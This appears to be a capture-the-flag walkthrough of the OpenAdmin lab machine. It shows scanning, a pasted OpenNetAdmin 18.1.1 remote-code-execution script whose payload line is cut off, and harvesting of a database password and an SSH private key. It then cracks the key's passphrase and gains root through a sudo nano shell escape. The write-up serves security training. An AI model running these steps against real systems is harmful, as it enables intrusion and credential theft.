OPENADMIN BOX

1 - NETWORK SCAN

nmap -A -v -Pn 10.10.10.171

OPen Port

- Port 80
- default site http://10.10,10.171 is apache default template

2- DIRBUSTER

we found de login php under /ova directory


OPENADMIN - Login site

http://10.10.10.171/ova/login.php → success site is on

DEFAULT CREDENTIALS

user: admin
pass: admin

also work, we can login



EXPLOIT FOUND on 18.1.1 version of OpenNetAdmin

#nano exp.sh (paste the code below)

```
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%
done
```

RUN THE EXPLOIT

#bash exp.sh http://10.10.10.171/ona/


we got limited shell

#whoami → gives the user **www-data**

WWW-DATA DIRECTORY

#pwd
/opt/ova/www

FILE LIST



READ THE USERS FILE

#cat /stc/passwd

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
$
```

FOUND TWO USERS
jimmy -> /home/joanna:/bin/bash
joana -> /home/joanna:/bin/bash

BROWSING CONFIG FILES

#ls -l /opt/ona/www/config

```
$ ls -l /opt/ona/www/config
$ ls -l /opt/ona/www/config
total 16
-rw-rw-r-- 1 www-data www-data 1905 Jan  3  2018 auth_ldap.config.php
-rw-rw-r-- 1 www-data www-data 9983 Jan  3  2018 config.inc.php
$
```

#cat /opt/ona/www/local/config/
database_settings.inc.php

```
$ cat /opt/ona/www/local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$
```

try login with user and new password found
JIMMY
#ssh jimmy@10.10.10.171

```
kali@kali:~/traceback$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 10 22:42:56 UTC 2020

  System load:  0.0               Processes:             112
  Usage of /:   49.3% of 7.81GB   Users logged in:       0
  Memory usage: 18%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.


Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ cd /var/www/internal
```

Let's browse the JIMMY FILES
#cd /var/www/internal
#ls -la

```
Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ cd /var/www/internal
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ ls -la
total 20
drwxrwx--- 2 jimmy internal 4096 Nov 23 17:43 .
drwxr-xr-x 4 root  root     4096 Nov 22 18:15 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
jimmy@openadmin:/var/www/internal$
```

#cat main.php

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Locatio
n: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

The output is the key of another user

#curl http://localhost/main.php

```
jimmy@openadmin:/var/www/internal$ curl http://localhost/main.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

let's check in what port the connections is made

#netsat -tulpn

```
jimmy@openadmin:/var/www/internal$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
    PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
    -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN
    -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
    -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
    -
tcp6       0      0 :::80                   :::*                    LISTEN
    -
tcp6       0      0 :::22                   :::*                    LISTEN
    -
udp        0      0 127.0.0.53:53           0.0.0.0:*
    -
```

let's get the key for the other user
#curl http://localhost:52846/main.php

```
jimmy@openadmin:/var/www/internal$ curl http://localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

back to kali linux put the found key in a file joanna_rsa
let's decrypt it
#/usr/share/john/ssh2john.py joana_rsa > joanna_rsa.hash
#/usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt joanna_rsa.hash

```
kali@kali:~/openadmin$ /usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt joanna_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (joana_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:04 DONE (2020-04-10 19:09) 0.2398g/s 3439Kp/s 3439Kc/s 3439KC/sa6_123..*7¡Vamos!
Session completed
kali@kali:~/openadmin$
```

we found the password → bloodninjas

let's login as Joanna
#chmod 600 joanna_rsa

#ssh -i joana_rsa joanna@10.10.10.171
pass: bloodninjas

```
kali@kali:~/openadmin$ ssh -i joana_rsa joanna@10.10.10.171
Enter passphrase for key 'joana_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 10 23:18:17 UTC 2020

  System load:  0.0               Processes:             116
  Usage of /:   49.6% of 7.81GB   Users logged in:       1
  Memory usage: 18%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
 or proxy settings


Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$
```

#ls

found de flag → user.txt

#cat user.txt

```
Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$
joanna@openadmin:~$
joanna@openadmin:~$
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$
```

check user permissions
#sudo -l
(she can run two commands with no pass)

```
Last login: Fri Apr 10 23:18:17 2020 from 10.10.14.16
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

#sudo /bin/nano /opt/priv
CTRL+R
CTRL+X
`reset; sh 1>&0 2>&0`

#whoami → root

#cat /root/root.txt